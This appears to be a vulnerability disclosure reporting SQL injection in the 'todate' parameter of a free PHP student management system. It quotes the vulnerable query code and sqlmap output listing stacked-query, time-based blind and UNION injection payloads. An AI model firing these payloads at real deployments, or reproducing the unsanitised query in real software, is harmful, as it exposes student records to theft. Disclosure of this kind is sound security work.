
SQL injection vulnerability exists in todate parameter of between-date-reprtsdetails.php file of Online student management system

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.




```
$tdate=$_POST['todate'];

?>
<h5 align="center" style="color:blue">Report from <?php echo $fdate?> to <?php echo $tdate?></h5>
                    </div>
                    <div class="table-responsive border rounded p-1">

                      <table class="table">
                        <thead>
                          <tr>
                            <th class="font-weight-bold">S.No</th>
                            <th class="font-weight-bold">Student ID</th>
                            <th class="font-weight-bold">Student Class</th>
                            <th class="font-weight-bold">Student Name</th>
                            <th class="font-weight-bold">Student Email</th>
                            <th class="font-weight-bold">Admissin Date</th>
                            <th class="font-weight-bold">Action</th>

                          </tr>
                        </thead>
                        <tbody>
                           <?php

                            if (isset($_GET['pageno'])) {
            $pageno = $_GET['pageno'];
        } else {
            $pageno = 1;
        }
        // Formula for pagination
        $no_of_records_per_page = 5;
        $offset = ($pageno-1) * $no_of_records_per_page;
       $ret = "SELECT ID FROM tblstudent";
$query1 = $dbh -> prepare($ret);
$query1->execute();
$results1=$query1->fetchAll(PDO::FETCH_OBJ);
$total_rows=$query1->rowCount();
$total_pages = ceil($total_rows / $no_of_records_per_page);
$sql="SELECT tblstudent.StuID,tblstudent.ID as
sid,tblstudent.StudentName,tblstudent.StudentEmail,tblstudent.DateofAdmission,tblclass.ClassName,tblclass.Section from tblstudent join
tblclass on tblclass.ID=tblstudent.StudentClass where date(tblstudent.DateofAdmission) between '$fdate' and '$tdate' LIMIT $offset,
```



```
sqlmap identified the following injection point(s) with a total of 410 HTTP(s) requests:
---
Parameter: todate (POST)
    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: todate=1';SELECT SLEEP(5)#&fromdate=1

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: todate=1' AND (SELECT 5013 FROM (SELECT(SLEEP(5)))OJRy)-- TvQM&fromdate=1

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: todate=1' UNION ALL SELECT NULL,CONCAT(0x716b707871,0x4a615072586f44506b476b557a4f
50564c596c6e72666a77755264674363644b536762506a6c525a,0x717a787171),NULL,NULL,NULL,NULL,NULL-- -
&fromdate=1
---
[19:30:44] [INFO] the back-end DBMS is MySQL
```

“

Parameter: todate (POST)

Type: stacked queries

Title: MySQL >= 5.0.12 stacked queries (comment)

Payload: todate=1';SELECT SLEEP(5)#&fromdate=1

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: todate=1' AND (SELECT 5013 FROM (SELECT(SLEEP(5)))OJRy)-- TvQM&fromdate=1

Type: UNION query

Title: Generic UNION query (NULL) - 7 columns

Payload: todate=1' UNION ALL SELECT NULL,CONCAT(0x716b707871,0x4a615072586f44506b476b557a4f50564c596c6e72666a7775526

```
4674363644b536762506a6c525a,0x717a787171),NULL,NULL,NULL,NULL,NULL-- -&fromdate=1
---
“
```

Source Download：
https://www.sourcecodester.com/php/16137/online-student-management-system-php-free-download.html